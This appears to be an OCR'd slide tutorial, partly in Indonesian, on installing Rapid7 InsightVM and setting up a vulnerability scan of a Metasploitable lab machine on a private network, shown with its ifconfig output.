
INSIGHTVM VULNERABILITY SCANNER

Linuxhackingid

ZSecurity

Linuxhackingid


RAPID7 INSIGHTVM VULNERABILITY SCANNER



Download:


https://www.rapid7.com/products/insightvm/download/

INSIGHTVM LOGIN PAGE




Linuxhackingid

CREATE SITE SCAN



CREATE NAME OF SCAN



CEK IP ADDRESS TARGET


IP Address:
192.168.23.132

```
root@metasploitable:~#
root@metasploitable:~#
root@metasploitable:~#
root@metasploitable:~#
root@metasploitable:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fa:dd:2a
          inet addr:192.168.23.132  Bcast:192.168.23.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fefa:dd2a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4917043 errors:183 dropped:0 overruns:0 frame:0
          TX packets:3388788 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:463603405 (442.1 MB)  TX bytes:417182755 (397.8 MB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:6273 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6273 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2748745 (2.6 MB)  TX bytes:2748745 (2.6 MB)

root@metasploitable:~# _
```

Linuxhackingid


SET IP ADDRESS TARGET DI INSIGHTVM

Masuk ke **Assets** dan input IP Address Target



SAVE DAN SCAN

